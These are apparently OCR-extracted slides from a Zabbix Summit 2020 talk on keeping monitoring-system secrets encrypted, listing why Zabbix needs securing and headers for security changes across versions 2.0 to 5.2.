ZABBIX SUMMIT ONLINE /2020

KEEP ALL SECRETS ENCRYPTED & SECURE

Kaspars Mednis
Chief trainer

Aleksandrs Petrovs-Gavrilovs
Security expert

01

INTRODUCTION


WHY ZABBIX NEEDS TO BE SECURE ?

- Zabbix configuration contains credentials used to access other systems
- Collected data may contain sensitive information
- Remote commands can be executed by Zabbix

To be secure means to “avoid being harmed by any risk, danger, or threat.” This may relate to anything, your environment, data, or anything that should be protected from any risks possible.


EVOLUTION OF SECURITY

ZABBIX 2.0




EVOLUTION OF SECURITY

ZABBIX 3.0




EVOLUTION OF SECURITY

ZABBIX 5.0




EVOLUTION OF SECURITY

ZABBIX 5.2




02

ZABBIX FRONTEND



